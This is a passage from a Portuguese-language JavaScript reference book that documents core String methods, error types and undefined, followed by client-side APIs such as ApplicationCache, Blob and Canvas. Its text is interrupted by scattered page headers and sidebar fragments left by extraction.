Consulte também

`RegExp`, `RegExp.exec()`, `RegExp.test()`, `String.match()`, `String.search()`;
Capítulo 10

`String.search()`

pesquisa uma expressão regular

830 Parte III Referência de JavaScript básica Sinopse

`string.search( expreg)`

Argumentos

`expreg`

Um objeto `RegExp` que especifica o padrão a ser procurado em `string`. Se esse argumento não é `RegExp`, ele é primeiro convertido em um passando-o para a construtora `RegExp()`.

Retorna

A posição do início da primeira substring de string correspondente a expreg; ou -1, caso nenhuma correspondência seja encontrada.

Descrição

search() procura uma substring correspondente a expreg dentro de string e retorna a posição do primeiro caractere da substring coincidente; ou -1, caso nenhuma correspondência seja encontrada.

search() não faz correspondências globais; ele ignora o flag g. Ignora também a propriedade lastIndex de expreg e sempre pesquisa a partir do início da string, ou seja, sempre retorna a posição da primeira correspondência em string.

Exemplo

```
var s = "JavaScript is fun";
```

```
s.search(/script/i) //
```

Retorna

4

```
s.search(/a(.)a/) //
```

Retorna

1

Consulte também

RegExp, *RegExp.exec()*, *RegExp.test()*, *String.match()*, *String.replace()*;
Capítulo 10

String.slice()

extrai uma substring

Sinopse

`string.slice( início, fim)`

Argumentos

início

O índice da string onde a fatia deve começar. Se for negativo, esse argumento especifica uma posição medida a partir do fim da string. Isto é, -1 indica o último caractere, -2 indica o penúltimo caractere e assim por diante.

fim

O índice da string imediatamente após o fim da fatia. Se não for especificado, a fatia vai incluir todos os caracteres a partir de início até o fim da string. Se esse argumento for negativo, especifica uma posição medida a partir do fim da string.

Referência de JavaScript básica **831**

Retorna

Uma nova string contendo todos os caracteres de string a partir de (e incluindo) início até (mas excluindo) fim.

Descrição

`slice()` retorna uma string contendo uma fatia (ou substring) de string. Não modifica string.

Os métodos de `String` `slice()`, `substring()` e o desaprovado `substr()` retornam partes específicas de uma string. `slice()` é mais flexível do que `substring()`, pois permite valores de argumento negativos.

`slice()` é diferente de `substr()` porque especifica uma substring com duas posições de caractere, **Ja**

enquanto `substr()` utiliza uma posição e um comprimento. Note também que `String.slice()` é **v**

Ref

aS

erência de

cript básic

análoga de `Array.slice()`.

Exemplo

a

```
var s = "abcdefg";
```

```
s.slice(0,4)
```

```
// Retorna "abcd"
```

```
s.slice(2,4)
```

```
// Retorna "cd"
```

```
s.slice(4)
```

```
// Retorna "efg"
```

```
s.slice(3,-1) //
```

Retorna

"def"

s.slice(3,-2) //

Retorna

"de"

s.slice(-3,-1) // Deve retornar "ef"; retorna "abcdef" no IE 4

Erros

Valores negativos para início não funcionam no Internet Explorer 4 (mas funcionam nas versões posteriores do IE). Em vez de especificar uma posição de caractere medida a partir do fim da string, eles especificam a posição de caractere 0.

Consulte também

Array.slice(), String.substring()

String.split()

decompõe uma string em um array de strings

Sinopse

string.split(delimitador, limite)

Argumentos

delimitador

A string ou expressão regular na qual a string é decomposta.

limite

Esse inteiro opcional especifica o comprimento máximo do array retornado. Se for especificado, não será retornado mais do que esse número de substrings. Se não for especificado, a string inteira será decomposta, independente de seu comprimento.

832 Parte III Referência de JavaScript básica Retorna

Um array de strings, criado pela decomposição de string em substrings nos limites especificados por delimitador. As substrings no array retornado não incluem o próprio delimitador, exceto no caso observado na Descrição.

Descrição

O método split() cria e retorna um array de até limite substrings da string

especificada. Essas substrings são criadas pela busca pelo texto correspondente a delimitador do início ao fim da string, quebrando a string antes e depois desse texto coincidente. O texto delimitador não é incluído em nenhuma das substrings retornadas, exceto conforme o observado no final desta seção.

Note que, se o delimitador corresponder ao início da string, o primeiro elemento do array retornado será uma string vazia – o texto que aparece antes do delimitador. Do mesmo modo, se o delimitador corresponder ao fim da string, o último elemento do array (supondo que limite não seja conflitante) será a string vazia.

Se nenhum delimitador é especificado, a string não é decomposta e o array retornado contém apenas um elemento de string não decomposto. Se delimitador é a string vazia ou uma expressão regular que corresponda à string vazia, a string é decomposta entre cada caractere e o array retornado tem o mesmo comprimento da string, supondo que nenhum limite menor seja especificado. (Note que esse é um caso especial, pois as strings vazias antes do primeiro caractere e depois do último não são coincidentes.) Conforme mencionado anteriormente, as substrings no array retornado por esse método não contêm o texto delimitador usado para decompor a string. Contudo, se delimitador é uma expressão regular que contém subexpressões entre parênteses, as substrings que coincidem com essas subexpressões entre parênteses (mas não o texto que corresponde à expressão regular como um todo) são incluídas no array retornado.

Note que o método `String.split()` é o inverso do método `Array.join()`.

Exemplo

O método `split()` tem mais utilidade quando se está trabalhando com strings altamente estruturadas. Por exemplo:

```
"1:2:3:4:5".split(":"); //
```

Retorna

```
["1", "2", "3", "4", "5"]
```

```
"|a|b|c|".split("|");
```

```
// Retorna [ "", "a", "b", "c", "" ]
```

Outro uso comum do método split() é na análise de comandos e strings semelhantes, decompondo-os em palavras delimitadas por espaços:

```
var words = sentence.split(' ');
```

É mais fácil decompor uma string em palavras usando uma expressão regular como delimitador: var words = sentence.split(/\s+/);

Para decompor uma string em um array de caracteres, use a string vazia como delimitador. Use o argumento limite se quiser decompor apenas um prefixo da string em um array de caracteres:

```
"hello".split("");
```

```
// Retorna ["h", "e", "l", "l", "o"]
```

```
"hello".split("", 3);
```

```
// Retorna ["h", "e", "l"]
```

Referência de JavaScript básica 833

Se quiser incluir os delimitadores ou uma ou mais partes do delimitador no array retornado, use uma expressão regular com subexpressões entre parênteses. Por exemplo, o código a seguir decompõe uma string em tags HTML e inclui essas tags no array retornado: var text = "hello world";

```
text.split(/(<[^>]*>)/); // Retorna ["hello ", "<b>", "world", "</b>", ""]
```

Consulte também

Array.join(), RegExp; Capítulo 10

Jav Ref

String.substr()

desaprovado

aS

erência de

cript básic

extrai uma substring

a

Sinopse

string.substr(início, comprimento)

Argumentos

início

A posição inicial da substring. Se esse argumento é negativo, especifica uma posição medida a partir do fim da string: - 1 especifica o último caractere, - 2 especifica o penúltimo caractere e assim por diante.

comprimento

O número de caracteres na substring. Se esse argumento é omitido, a substring retornada inclui todos os caracteres, da posição inicial até o fim da string.

Retorna

Uma cópia da parte de string, começando (e incluindo) no caractere especificado por início e continuando até comprimento caracteres; ou até o fim da string, se comprimento não é especificado.

Descrição

substr() extrai e retorna uma substring de string. Não modifica string.

Note que substr() especifica a substring desejada com uma posição de caractere e um comprimento.

Isso fornece uma alternativa útil a String.substring() e String.splice(), que especificam uma substring com duas posições de caractere. Note, entretanto, que esse método não foi padronizado por ECMAScript e, portanto, é desaprovado.

Exemplo

```
var s = "abcdefg";
```

```
s.substr(2,2); //
```

Retorna

"cd"

s.substr(3);

// Retorna "defg"

s.substr(-3,2); // Deve retornar "ef"; retorna "ab" no IE 4

Erros

Valores negativos para início não funcionam no IE. Em vez de especificar uma posição de caractere medida a partir do fim da string, eles especificam a posição de caractere 0.

834 Parte III Referência de JavaScript básica Consulte também

String.slice(), String.substring()

String.substring()

retorna uma substring de uma string

Sinopse

string.substring(de, para)

Argumentos

de

Um inteiro não negativo especificando a posição dentro de string do primeiro caractere da substring desejada.

para

Um inteiro não negativo opcional, uma unidade maior do que a posição do último caractere da substring desejada. Se esse argumento é omitido, a substring retornada vai até o fim da string.

Retorna

Uma nova string de comprimento para- de, contendo uma substring de string. A nova string contém caracteres copiados das posições de até para – 1 de string.

Descrição

`String.substring()` retorna uma substring de `string` consistindo nos caracteres entre as posições `de` e `para`. O caractere na posição `de` é incluído, mas o caractere na posição `para`, não.

Se `de` é igual a `para`, esse método retorna uma string vazia (comprimento 0). Se `de` é maior do que `para`, esse método primeiro troca os dois argumentos e então retorna a substring entre eles.

É importante lembrar que o caractere na posição `de` é incluído na substring, mas que o caractere na posição `para`, não. Embora isso possa parecer arbitrário ou ilógico, uma característica notável desse sistema é que o comprimento da substring retornada é sempre igual a `para - de`.

Note que `String.slice()` e o método não padronizado `String.substr()` também podem extrair substrings de uma string. Ao contrário desses métodos, `String.substring()` não aceita argumentos negativos.

Consulte também

`String.charAt()`, `String.indexOf()`, `String.lastIndexOf()`, `String.slice()`, `String.substr()` **`String.toLocaleLowerCase()`**

converte uma string para letras minúsculas

Sinopse

`string.toLocaleLowerCase()`

Referência de JavaScript básica **835**

Retorna

Uma cópia de `string` convertida para letras minúsculas de maneira específica da localidade. Apenas alguns idiomas, como o turco, têm mapeamentos de caixa específicos da localidade, de modo que esse método normalmente retorna o mesmo valor que `toLowerCase()`.

Consulte também

`String.toLocaleUpperCase()`, `String.toLowerCase()`, `String.toUpperCase()` **`String.toLocaleUpperCase()`**

Jav Ref

converte uma string para letras maiúsculas

erência de

cript básic

Sinopse

a

string.toLocaleUpperCase()

Retorna

Uma cópia de string convertida para letras minúsculas de maneira específica da localidade. Apenas alguns idiomas, como o turco, têm mapeamentos de caixa específicos da localidade, de modo que esse método normalmente retorna o mesmo valor que toUpperCase().

Consulte também

String.toLocaleLowerCase(), String.toLowerCase(), String.toUpperCase()

String.toLowerCase()

converte uma string para letras minúsculas

Sinopse

string.toLowerCase()

Retorna

Uma cópia de string com cada letra maiúscula convertida em sua equivalente minúscula, caso tenha uma.

String.toString()

retorna a string

Anula Object.toString()

Sinopse

string.toString()

Retorna

O valor de string primitivo de string. Raramente é necessário chamar esse método.

836 *Parte III Referência de JavaScript básica* **Lança**

TypeError

Se esse método é chamado em um objeto que não é String.

Consulte também

String.valueOf()

String.toUpperCase()

converte uma string para letras maiúsculas

Sinopse

string.toUpperCase()

Retorna

Uma cópia de string com cada letra minúscula convertida em sua equivalente maiúscula, caso tenha uma.

String.trim()

ECMAScript 5

retira espaço em branco à esquerda e à direita

Sinopse

string.trim()

Retorna

Uma cópia de string com todos os espaços em branco à direita e à esquerda removidos.

Consulte também

String.replace()

String.valueOf()

retorna a string

Anula Object.valueOf()

Sinopse

string.valueOf()

Retorna

O valor de string primitivo de string.

Lança

TypeError

Se esse método é chamado em um objeto que não é String.

Referência de JavaScript básica 837

Consulte também

String.toString()

SyntaxError

lançado para sinalizar um erro de sintaxe

Object → Error → SyntaxError

Construtora

new SyntaxError()

new SyntaxError(mensagem)

Jav Ref

aS

erência de

Argumentos

cript básic

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção. Se for especificado, esse a

argumento é usado como valor da propriedade message do objeto SyntaxError.

Retorna

Um objeto SyntaxError recém-construído. Se o argumento mensagem é especificado, o objeto Error o utiliza como valor de sua propriedade message; caso contrário, utiliza como valor dessa propriedade uma string padrão definida pela implementação. Quando a construtora SyntaxError() é chamada como função, sem o operador new, se comporta exatamente

como faz quando chamada com o operador new.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação. Consulte `Error.message` para ver os detalhes.

name

Uma string especificando o tipo da exceção. Todos os objetos `SyntaxError` herdam o valor

“`SyntaxError`” dessa propriedade.

Descrição

Uma instância da classe `SyntaxError` é lançada para sinalizar um erro de sintaxe em código JavaScript. O método `eval()`, a construtora `Function()` e a construtora `RegExp()` podem lançar exceções desse tipo. Consulte `Error` para ver os detalhes sobre como lançar e capturar exceções.

Consulte também

`Error`, `Error.message`, `Error.name`

`TypeError`

lançado quando um valor é do tipo errado

`Object` → `Error` → `TypeError`

838 Parte III Referência de JavaScript básica Construtora

`new TypeError()`

`new TypeError( mensagem )`

Argumentos

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção. Se for especificado, esse argumento é usado como valor da propriedade `message` do objeto `TypeError`.

Retorna

Um objeto `TypeError` recentemente construído. Se o argumento *mensagem* é especificado, o objeto `Error` o utiliza como valor de sua propriedade `message`; caso contrário, utiliza como valor dessa propriedade uma string padrão definida pela implementação. Quando a construtora `TypeError()` é chamada como função, sem o operador `new`, se comporta exatamente como faz quando chamada com o operador `new`.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação. Consulte ErrorMessage para ver os detalhes.

name

Uma string especificando o tipo da exceção. Todos os objetos `TypeError` herdam o valor

“`TypeError`” dessa propriedade.

Descrição

Uma instância da classe `TypeError` é lançada quando um valor não é do tipo esperado. Isso acontece mais frequentemente quando se tenta acessar uma propriedade de um valor `null` ou `undefined`.

Também pode ocorrer se você chama um método definido por uma classe em um objeto que é uma instância de alguma outra classe ou se usa o operador `new` com um valor que não é uma função construtora, por exemplo. As implementações de JavaScript também podem lançar objetos `TypeError` quando uma função ou método interno é chamado com mais argumentos do que o esperado.

Consulte `Error` para ver os detalhes sobre como lançar e capturar exceções.

Consulte também

`Error`, `Error.message`, `Error.name`

undefined

o valor undefined

Sinopse

undefined

Referência de JavaScript básica **839**

Descrição

undefined é uma propriedade global que contém o valor undefined de JavaScript. Esse é o mesmo valor retornado quando se tenta ler o valor de uma propriedade de objeto inexistente. A propriedade undefined não é enumerada por laços for/in e não pode ser excluída com o operador delete. Note que undefined não é uma constante e pode ser configurada com qualquer outro valor, algo que você deve tomar o cuidado de não fazer.

Quando testar um valor para ver se é indefinido, use o operador ==, pois o operador == trata o valor undefined como igual a null.

Jav Ref

aS

unescape()

desaprovado

erência de

cript basic

decodifica uma string com escape

a

Sinopse

unescape(s)

Argumentos

s

A string que será decodificada ou da qual se vai “retirar o escape”.

Retorna

Uma cópia decodificada de s.

Descrição

unescape() é uma função global que decodifica uma string codificada com *escape()*. Ela decodifica *s* localizando e substituindo sequências de caractere da forma % xx e %u xxxx (onde x representa um dígito hexadecimal) pelos caracteres Unicode \u00 xx e \ u xxxx.

Embora unescape() tenha sido padronizada na primeira versão de ECMAScript, foi desaprovada e retirada do padrão por ECMAScript v3. É provável que as implementações de ECMAScript implementem essa função, mas não são obrigadas a isso. Você deve usar *decodeURI()* e *decodeURIComponent()*, em vez de *unescape()*. Consulte *escape()* para ver mais detalhes e um exemplo.

Consulte também

decodeURI(), decodeURIComponent(), escape(), String

URIError

lançado por métodos de codificação e decodificação de URI

Object → Error → URIError

Construtora

new URIError()

new URIError(mensagem)

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção. Se for especificado, esse argumento é usado como valor da propriedade message do objeto URIError.

Retorna

Um objeto URIError recém-construído. Se o argumento mensagem é especificado, o objeto Error o utiliza como valor de sua propriedade message; caso contrário, utiliza uma string padrão definida pela implementação como valor dessa propriedade. Quando a construtora URIError() é chamada como função sem o operador new, se comporta exatamente como faz quando chamada com o operador new.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação. Consulte ErrorMessage para ver os detalhes.

name

Uma string especificando o tipo da exceção. Todos os objetos `URIError` herdam o valor

“`URIError`” dessa propriedade.

Descrição

Uma instância da classe `URIError` é lançada por `decodeURI()` e `decodeURIComponent()`, caso a string especificada contenha escapes hexadecimais inválidos. Também pode ser lançada por `encodeURI()` e `encodeURIComponent()`, caso a string especificada contenha pares substitutos Unicode inválidos. Consulte `Error` para ver os detalhes sobre como lançar e capturar exceções.

Consulte também

`Error`, `Error.message`, `Error.name`

PARTE IV

Referência de JavaScript

do lado do cliente

Esta parte do livro é uma referência de JavaScript do lado do cliente. Ela contém entradas para importantes objetos de JavaScript do lado do cliente, como `Window`, `Document`, `Element`, `Event`, `XMLHttpRequest`, `Storage`, `Canvas` e `File`. Também há uma entrada para a biblioteca `jQuery`. As entradas estão organizadas em ordem alfabética por nome de objeto e cada entrada inclui uma lista completa das constantes, propriedades, métodos e rotinas de tratamento de evento suportadas por esse objeto.

As edições anteriores deste livro continham uma entrada de referência separada para cada método, mas nesta edição o material de referência se tornou mais compacto (sem omitir detalhes) pela inclusão das descrições de método diretamente na entrada pai.

`ApplicationCache` `DOMException`

Select

ArrayBufferView DOMSettableTokenList

Image

StorageEvent

Input

BeforeUnloadEvent ErrorEvent

Blob Event

Label

TableCell

Link

TableRow

Button EventTarget

Text

MediaError

TextArea

MessageChannel TextMetrics

CanvasRenderingContext2D FileReader

MessagePort TypedArray

URL

Option

Worker

WorkerLocation

Screen

Referência de JavaScript

do lado do cliente

ApplicationCache

API de gerenciamento de cache de aplicativo

EventTarget

O objeto `ApplicationCache` é o valor da propriedade `applicationCache` do objeto `Window`. Ele define uma API para gerenciar atualizações em aplicativos colocados na cache. Para aplicativos colocados na cache simples, não há necessidade de usar essa API: basta criar (e atualizar, quando necessário) um manifesto de cache apropriado, conforme descrito na Seção 20.4. Aplicativos mais complexos colocados na cache que queiram gerenciar atualizações mais ativamente podem usar as propriedades, métodos e rotinas de tratamento de evento descritos aqui. Consulte a Seção 20.4.2 para obter mais detalhes.

Constantes

As constantes a seguir são os valores possíveis para a propriedade `status`.

`unsigned short` **UNCACHED** = 0

Esse aplicativo não tem um atributo manifesto: não é colocado na cache.

`unsigned short` **IDLE** = 1

O manifesto foi verificado e esse aplicativo está na cache e atualizado.

`unsigned short` **CHECKING** = 2

O navegador está verificando o arquivo de manifesto.

`unsigned short` **DOWNLOADING** = 3

O navegador está baixando e colocando na cache os arquivos listados no manifesto.

`unsigned short` **UPDATEREADY** = 4

Uma nova versão do aplicativo foi baixada e colocada na cache.

`unsigned short` **OBSOLETE** = 5

O manifesto não existe mais e a cache será excluída.

Propriedades

`readonly unsigned short` **status**

Essa propriedade descreve o status da cache do documento atual. Seu valor

será uma das constantes listadas anteriormente.

844 Parte IV Referência de JavaScript do lado do cliente **Métodos**

void swapCache()

Quando a propriedade status é UPDATEREADY, o navegador está mantendo duas versões do aplicativo colocadas na cache: os arquivos estão vindo da versão antiga da cache e a nova versão acabou de ser baixada e está pronta para uso na próxima vez que o aplicativo for recarregado. Você pode chamar swapCache() para dizer ao navegador que descarte a cache antiga imediatamente e comece a servir arquivos da nova cache. Note, entretanto, que isso pode levar a problemas de assimetria de versão, sendo que uma maneira mais segura de descarregar a cache antiga e começar a usar a nova é recarregar o aplicativo com Location.reload().

void update()

Normalmente, o navegador verifica a existência de uma nova versão do arquivo de manifesto para um aplicativo colocado na cache sempre que o aplicativo é carregado. Aplicativos da Web de longa duração podem usar esse método para verificar a existência de atualizações mais frequentemente.

Rotinas de tratamento de eventos

O navegador dispara uma sequência de eventos em ApplicationCache durante a verificação do manifesto e coloca o processo de atualização na cache. Você pode usar as propriedades de rotina de tratamento de eventos a seguir do objeto ApplicationCache para registrar rotinas de tratamento de evento ou pode usar os métodos EventTarget implementados pelo objeto ApplicationCache. As rotinas de tratamento da maioria desses eventos recebem um objeto Event simples. Contudo, as rotinas de tratamento para eventos em andamento (progress) recebem um objeto ProgressEvent, o qual pode ser usado para monitorar quantos bytes foram baixados.

oncached

*Disparada quando um aplicativo é colocado na cache pela primeira vez.
Esse será o último evento na sequência de eventos.*

onchecking

Disparada quando o navegador começa a verificar se o arquivo de manifesto tem atualizações.

Esse é o primeiro evento em qualquer sequência de eventos de cache de aplicativo.

ondownloading

Disparada quando o navegador começa a baixar os recursos listados em um arquivo de manifesto, ou na primeira vez que o aplicativo é colocado na cache ou quando há uma atualização.

Geralmente, esse evento será seguido por um ou mais eventos progress.

onerror

Disparada quando ocorre um erro durante o processo de atualização da cache. Isso pode ocorrer se o navegador estiver offline, por exemplo, ou se um aplicativo não colocado na cache faz referência a um arquivo de manifesto inexistente.

onnoupdate

Disparada quando o navegador determina que o manifesto não mudou e o aplicativo colocado na cache está atualizado. Esse é o último evento na sequência.

Referência de JavaScript do lado do cliente **845**

onobsolete

Disparada quando o arquivo de manifesto de um aplicativo colocado na cache não existe mais.

Isso faz a cache ser excluída. Esse é o último evento na sequência.

onprogress

Disparada periodicamente enquanto os arquivos do aplicativo estão sendo baixados e colocados na cache. O objeto evento associado a esse evento é `ProgressEvent`.

onupdateready

Disparada quando uma nova versão do aplicativo foi baixada e colocada na cache (e está pronto para uso na próxima vez que o aplicativo for carregado). Esse é o último evento na sequência.

ArrayBuffer

uma sequência de bytes de comprimento fixo

Jav Ref

aS

do client

Um **ArrayBuffer** representa uma sequência de bytes de comprimento fixo na memória, mas não **cript do lado**

erência de

define um modo de obter ou configurar esses bytes. Os **ArrayBufferView**, assim como as classes **Type-e**

dArray, fornecem uma maneira de acessar e interpretar os bytes.

Construtora

new ArrayBuffer(unsigned long comprimento)

Cria um novo **ArrayBuffer** com o número de bytes especificado. Todos os bytes no novo **ArrayBuffer** são inicializados com 0.

Propriedades

readonly unsigned long byteLength

o comprimento, em bytes, do **ArrayBuffer**.

ArrayBufferView

propriedades comuns de tipos baseados em **ArrayBuffers**

ArrayBufferView serve como superclasse de tipos que fornecem acesso aos bytes de um **ArrayBuffer**.

Não é possível criar um **ArrayBufferView** diretamente: ele existe para

definir as propriedades comuns de subtipos como *TypedArray* e *DataView*.

Propriedades

readonly *ArrayBuffer* ***buffer***

O *ArrayBuffer* subjacente do qual esse objeto é um modo de exibição.

readonly unsigned long ***byteLength***

O comprimento, em bytes, da parte de buffer acessível por meio desse modo de exibição.

readonly unsigned long ***byteOffset***

A posição inicial, em bytes, da parte do buffer acessível por meio desse modo de exibição.

846 *Parte IV Referência de JavaScript do lado do cliente* **Attr**

um atributo do elemento

Um objeto Attr representa um atributo de um nó Element. Um objeto Attr pode ser obtido por meio da propriedade attributes da interface Node ou chamando-se os métodos getAttributeNode() ou getAttributeNodeNS() da interface Element.

Como os valores de atributo podem ser representados completamente por strings, normalmente não é necessário usar a interface Attr. Na maioria dos casos, o modo mais fácil de trabalhar com atributos é com os métodos Element.getAttribute() e Element.setAttribute(). Esses métodos usam strings para valores de atributo e evitam o uso de objetos Attr.

Propriedades

*readonly string **localName***

O nome do atributo, não incluindo nenhum prefixo de namespace.

*readonly string **name***

O nome do atributo, incluindo o prefixo de namespace, se houve um.

*readonly string **namespaceURI***

O URI que identifica o namespace do atributo ou null, caso não tenha um.

*readonly string **prefix***

O prefixo de namespace do atributo ou null, caso não tenha um.

*string **value***

O valor do atributo.

Audio

um elemento HTML <audio>

Node, Element, MediaElement

Um objeto Audio representa um elemento HTML <audio>. A não ser por sua construtora, um objeto Audio não tem propriedades, métodos nem rotinas de tratamento de evento que não sejam os herdados de MediaElement.

Construtora

*new **Audio**([string src])*

Essa construtora cria um novo elemento <audio> com um atributo preload configurado como “auto”.

Se o argumento src é especificado, é usado como valor do atributo src.

BeforeUnloadEvent

Objeto evento de eventos unload

Event

O evento `unload` é disparado em um objeto `Window` imediatamente antes do navegador ir para um novo documento e oferece a um aplicativo Web a oportunidade de perguntar ao usuário se ele realmente tem certeza de que deseja sair da página. O objeto passado para funções de tratamento de

Referência de JavaScript do lado do cliente 847

evento `unload` é um objeto `BeforeUnloadEvent`. Se quiser exigir que o usuário confirme que realmente deseja sair da página, não precisa (e não deve) chamar o método `Window.confirm()`. Em vez disso, retorne uma string da rotina de tratamento de evento ou configure o `returnValue` desse objeto evento com uma string. A string retornada ou configurada será apresentada ao usuário no diálogo de confirmação visto por ele.

Consulte também `Event` e `Window`.

Propriedades

string `returnValue`

Uma mensagem a ser exibida ao usuário em um diálogo de confirmação, antes de sair da página.

Deixe essa propriedade sem configuração, caso não queira exibir um diálogo de confirmação.

Blob

Jav

um trecho opaco de dados, como conteúdo de arquivo

Ref

aS

do client

cript do lado

erência de

Um `Blob` é um tipo opaco usado para troca de dados entre APIs. Os `Blobs` podem ser muito grandes e representar dados binários, mas nada disso é

obrigatório. Os Blobs são frequentemente armazena-e

dos em arquivos, mas isso é um detalhe da implementação. Os Blobs expõem apenas seu tamanho e, opcionalmente, um tipo MIME. Eles definem um único método para tratar de uma região de um Blob como Blob.

Várias APIs utilizam Blobs: consulte FileReader para ver uma maneira de ler o conteúdo de um Blob e BlobBuilder para ver um modo de criar novos objetos Blob. Consulte XMLHttpRequest para ver maneiras de baixar e carregar Blobs. Consulte a Seção 22.6 para ver uma discussão sobre Blobs e as APIs que os utilizam.

Propriedades

*readonly unsigned long **size***

O comprimento, em bytes, do Blob.

*readonly string **type***

O tipo MIME do Blob, se ele tiver um, ou a string vazia, caso contrário.

Métodos

*Blob **slice**(unsigned long início, unsigned long comprimento, [string tipoConteúdo])* Retorna um novo Blob representando os comprimento bytes desse Blob, começando no deslocamento (offset) início. Se tipoConteúdo for especificado, será usado como a propriedade type do Blob retornado.

BlobBuilder

cria novos Blobs

Um objeto *BlobBuilder* é usado para criar novos objetos *Blob* a partir de strings de texto e bytes de objetos *ArrayBuffer* e outros Blobs. Para construir um *Blob*, crie um *BlobBuilder*, chame *append()* uma ou mais vezes e, em seguida, chame *getBlob()*.

848 Parte IV Referência de JavaScript do lado do cliente **Construtora**

new BlobBuilder()

Cria um novo *BlobBuilder* chamando a construtora *BlobBuilder()* sem argumentos.

Métodos

void *append*(string texto, [string finais]) Anexa o texto especificado, codificado com UTF-8, no *Blob* que está sendo construído.

void *append*(Blob dados)

Anexa o conteúdo dos dados de *Blob* no *Blob* que está sendo construído.

void *append*(ArrayBuffer dados)

Anexa os bytes dos dados de *ArrayBuffer* no *Blob* que está sendo construído.

Blob *getBlob*([string tipoConteúdo])

Retorna um *Blob* que representa todos os dados que foram anexados nesse *BlobBuilder* desde que ele foi criado. Cada chamada desse método retorna um novo *Blob*. Se *tipoConteúdo* for especificado, será o valor da propriedade *type* do *Blob* retornado. Se não for especificado, o *Blob* retornado *type* será a string vazia.

Button

um `<button>` HTML

Node, *Element*, *FormControl*

Um objeto *Button* representa um elemento HTML `<button>`. A maioria das propriedades e mé-

todos de *Buttons* está descrita em *FormControl* e *Element*. Contudo,

quando um `Button` tem uma propriedade `type` (consulte `FormControl`) “submit”, as outras propriedades listadas aqui especificam parâmetros de envio de formulário que anulam propriedades similares no `form` de `Button` (consulte `FormControl`).

Propriedades

As propriedades a seguir só têm significado quando `<button>` tem o `type` “submit”.

`string formAction`

Essa propriedade espelha o atributo HTML `formaction`. Para botões de envio, anula a propriedade `action` do formulário.

`string formEnctype`

Essa propriedade espelha o atributo HTML `formenctype`. Para botões de envio, anula a propriedade `enctype` do formulário e tem os mesmos valores válidos para essa propriedade.

`string formMethod`

Essa propriedade espelha o atributo HTML `formmethod`. Para botões de envio, anula a propriedade `method` do formulário.

`string formNoValidate`

Essa propriedade espelha o atributo HTML `formnovalidate`. Para botões de envio, anula a propriedade `noValidate` do formulário.

Referência de JavaScript do lado do cliente **849**

`string formTarget`

Essa propriedade espelha o atributo HTML `formtarget`. Para botões de envio, anula a propriedade `target` do formulário.

Canvas

um elemento HTML para scripts de desenho

`Node`, `Element`

O objeto `Canvas` representa um elemento HTML `canvas`. Não tem comportamento próprio, mas define uma API que suporta operações de desenho em scripts do lado do cliente. Você pode especificar `width` e `height`

diretamente nesse objeto e pode extrair uma imagem do canvas com `toDataURL()`, mas a API real de desenho é implementada por um objeto “contexto” separado, retornado pelo método `getContext()`. Consulte `CanvasRenderingContext2D`.

Propriedades

Ja

unsigned long **height**

v

Ref

aS

do client

cript do lado

erência de

unsigned long **width**

Essas propriedades espelham os atributos `width` e `height` da tag `<canvas>` e especificam as di-e

mensões do espaço de coordenadas do canvas. Os padrões são 300 para `width` e 150 para `height`.

Se o tamanho do elemento canvas não é especificado de outra forma em uma folha de estilo ou com o atributo em linha `style`, essas propriedades `width` e `height` também especificam as dimensões na tela do elemento canvas.

Configurar uma dessas propriedades (mesmo com seu valor atual) limpa o canvas com preto transparente e redefine todos os seus atributos gráficos com seus valores padrão.

Métodos

object **getContext**(string idContexto, [any args...]) Esse método retorna um objeto com o qual é possível desenhar no elemento Canvas. Quando se passa a string “2d”, ele retorna um objeto `CanvasRenderingContext2D` para desenhos bidimensionais.

Não são exigidos args adicionais nesse caso.

Existe apenas um objeto `CanvasRenderingContext2D` por elemento canvas; portanto, chamadas repetidas de `getContext("2d")` retornam o mesmo objeto.

HTML5 padroniza o argumento “2d” para esse método e não define outro argumento válido. Outro padrão, WebGL, está em desenvolvimento para elementos gráficos tridimensionais. Nos navegadores que o suportam, você pode passar a string “webgl” para esse método a fim de obter um objeto que permite renderização em 3D. Note, entretanto, que o objeto `CanvasRenderingContext2D` é o único contexto de desenho documentado neste livro.

string **toDataURL**([string tipo], [any args...]) `toDataURL()` retorna o conteúdo do bitmap canvas como um URL data:// que pode ser facilmente usado com uma tag `<img>` ou transmitido pela rede. Por exemplo:

```
// Copia o conteúdo de um canvas em um <img> e anexa no documento
var canvas = document.getElementById("my_canvas");
```

```
850 Parte IV Referência de JavaScript do lado do cliente
var image = document.createElement("img");
```

```
image.src = canvas.toDataURL();
```

```
document.body.appendChild(image);
```

O argumento `tipo` especifica o tipo MIME do formato de imagem a ser usado. Se esse argumento é omitido, o valor padrão é “imagem/png”. O formato de imagem PNG é o único que as implementações são obrigadas a suportar. Para tipos de imagem que não são PNG, argumentos adicionais podem ser passados para especificar detalhes da codificação. Se `tipo` é “imagem/jpeg”, por exemplo, o segundo argumento deve ser um número entre 0 e 1, especificando o nível de qualidade da imagem.

Nenhum outro argumento de parâmetro estava padronizado quando este livro estava sendo escrito.

Para evitar vazamentos de informação entre origens, `toDataURL()` não funciona em tags `<canvas>` que não têm “origem limpa”. Um canvas não tem origem limpa se nele já foi desenhada uma imagem (diretamente por `drawImage()` ou indiretamente por meio de `CanvasPattern`) com origem diferente da do documento que contém o canvas. Além disso, um canvas não tem origem limpa se nele foi desenhado texto usando uma fonte Web de origem diferente.

CanvasGradient

um gradiente colorido para usar em um canvas

Um objeto `CanvasGradient` representa um degradê colorido que pode ser atribuído às propriedades `strokeStyle` e `fillStyle` de um objeto `CanvasRenderingContext2D`. Os métodos `createLinearGradient()` e `createRadialGradient()` de `CanvasRenderingContext2D` retornam ambos objetos `CanvasGradient`.

Quando tiver criado um objeto `CanvasGradient`, use `addColorStop()` para especificar quais cores devem aparecer em quais posições dentro do gradiente. Entre as posições especificadas, as cores são interpoladas para criar um degradê ou desvanecimento suave (fade). Se você não especificar paradas de cor, o gradiente será preto transparente uniforme.

Métodos

`void addColorStop(double deslocamento, string cor) addColorStop()`
especifica cores fixas dentro de um gradiente. `cor` é uma string de cor CSS.

